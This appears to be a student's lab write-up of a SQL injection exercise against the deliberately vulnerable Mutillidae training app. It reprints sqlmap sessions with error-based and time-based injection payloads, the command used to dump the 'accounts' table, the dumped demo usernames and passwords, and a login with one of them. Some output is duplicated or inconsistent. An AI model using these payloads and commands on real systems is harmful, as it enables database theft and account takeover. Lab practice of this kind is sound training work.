[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:18:28 /2022-11-19/
[01:18:28] [INFO] resuming back-end DBMS 'mysql'
[01:18:28] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=1645c4bcd9 ... 0f57bd3241'). Do you want to use those
[Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: password (GET)
    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: page=user-info.php&username=admin&password=password'||(SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x717866671,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757 UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x))||'&user-info-php-submit-button=View Account Details

Type: time-based blind
    
```

Maood

CS24015

```

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit   File inclusion
> 0
[01:18:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, PHP
back-end DBMS: MySQL ≥ 4.1
[01:18:33] [INFO] fetching tables for database: 'owasp10'
[01:18:33] [WARNING] reflective value(s) found and filtering out
Database: owasp10
[6 tables]
+-----+
| accounts          |  You have selected the 'accounts' table for further analysis
| blogs_table       |
| captured_data    |
| credit_cards     |
| hitlog            |
| pen_test_tools   |
+-----+
The highlighted values you see here probably are most vulnerable and the back-end security layer can filter out
page: https://www.vulnhub.com/level1/basic/mutillidae-1/index.php?page=userinfo&username=admin&password=password&user-info-php-submit-button=View+Account+Details

You have logged in as: Public
[*] ending @ 01:18:34 /2022-11-19

└──(kali㉿kali)-[~]
$ 

```

Then we will enter the command to check for the ‘accounts’ table in the ‘owasp10’ database.

“sqlmap -u

```
'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&p
assword=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -T accounts --
dump "
```

```

└──(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user_info.php&username=admin&password=password&user_info-php-submit-button=View+Account+Details' -D owasp10 -T accounts --dump
[!] warning: detected WebGoat as attack target, did you update your proxy binding parameters properly? Hint: https://www.vulnhub.com/level1/basic/mutillidae-1/index.php?page=userinfo&username=admin&password=password&user-info-php-submit-button=View+Account+Details
{1.6.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:28:55 /2022-11-19

[01:28:55] [INFO] resuming back-end DBMS 'mysql'
[01:28:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=d4492112cb6...83425f352b'). Do you want to use those
[Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: password (GET)
Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=admin&password=password'||(SELECT 0x78ab6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x7176a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757 UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x))||'&user-info-php-submit-button=View Account Details

_____
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=admin&password=password'||(SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FROM (SELECT(SLEEP(5)))rany))||'&user-info-php-submit-button=View Account Details

Parameter: username (GET)

```

Here we can see all the cracked passwords of every user mentioned in the accounts table.

Maoood

CS24015

```

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[01:29:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4., PHP, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[01:29:00] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[01:29:00] [WARNING] reflective value(s) found and filtering out
[01:29:00] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
Table structure for table 'accounts':
+-----+-----+-----+-----+
| cid | is_admin | password | username | mysignature |
+-----+-----+-----+-----+
| 1   | TRUE    | adminpass | admin    | Monkey!      |
| 2   | TRUE    | somepassword | adrian  | Zombie Films Rock! |
| 3   | FALSE   | monkey     | john    | I like the smell of confunk |
| 4   | FALSE   | password   | jeremy  | d1373 1337 speak |
| 5   | FALSE   | password   | bryce   | I Love SANS |
| 6   | FALSE   | samurai    | samurai | Carving Fools |
| 7   | FALSE   | password   | jim     | Jim Rome is Burning |
| 8   | FALSE   | password   | bobby   | Hank is my dad |
| 9   | FALSE   | password   | simba   | I am a cat |
| 10  | FALSE   | password   | dreveil  | Preparation H |
| 11  | FALSE   | password   | scotty  | Scotty Do |
| 12  | FALSE   | password   | cal     | Go Wildcats |
| 13  | FALSE   | password   | john    | Do the Duggie! |
| 14  | FALSE   | 42         | kevin   | Doug Adams rocks |
| 15  | FALSE   | set         | dave    | Bet on S.E.T. FTW |
| 16  | FALSE   | pentest    | ed     | Commandline KungFu anyone? |
+-----+-----+-----+-----+
[01:29:01] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/owasp10/accounts.csv'
[01:29:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'
[*] ending @ 01:29:01 /2022-11-19/

```

Now we will use one of these credentials, to log into the Mutillidae website.

Login

Please sign-in

Name	john
Password	*****

Login

Dont have an account? [Please register here](#)

```
[01:29:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, PHP, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[01:29:00] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[01:29:00] [WARNING] reflective value(s) found and filtering out
[01:29:00] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
[16 entries]
```

cid	is_admin	password	username	mysignature
1	TRUE	adminpass	admin	Monkey!
2	TRUE	sompassword	adrian	Zombie Films Rock!
3	FALSE	monkey	john	I like the smell of confunk
4	FALSE	password	jeremy	d1373 1337 speak
5	FALSE	password	bryce	I Love SANS
6	FALSE	samurai	samurai	Carving Fools
7	FALSE	password	jim	Jim Rome is Burning
8	FALSE	password	bobby	Hank is my dad
9	FALSE	password	simba	I am a cat
10	FALSE	password	dreveil	Preparation H
11	FALSE	password	scotty	Scotty Do
12	FALSE	password	cal	Go Wildcats
13	FALSE	password	john	Do the Duggie!
14	FALSE	42	kevin	Doug Adams Rocks
15	FALSE	set	dave	Bet on S.E.T. FTW
16	FALSE	pentest	ed	Commandline KungFu anyone?

```
[01:29:01] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali.lo
```

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In User: John (I like the smell of confunk)

Home Logout Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls

- OWASP Top 10
- Others
- Documentation
- Resources

hacked...err..quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Nettcat, and these Mozilla Add-ons

@webpwnized

Mutillidae Channel

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

Maood

CS24015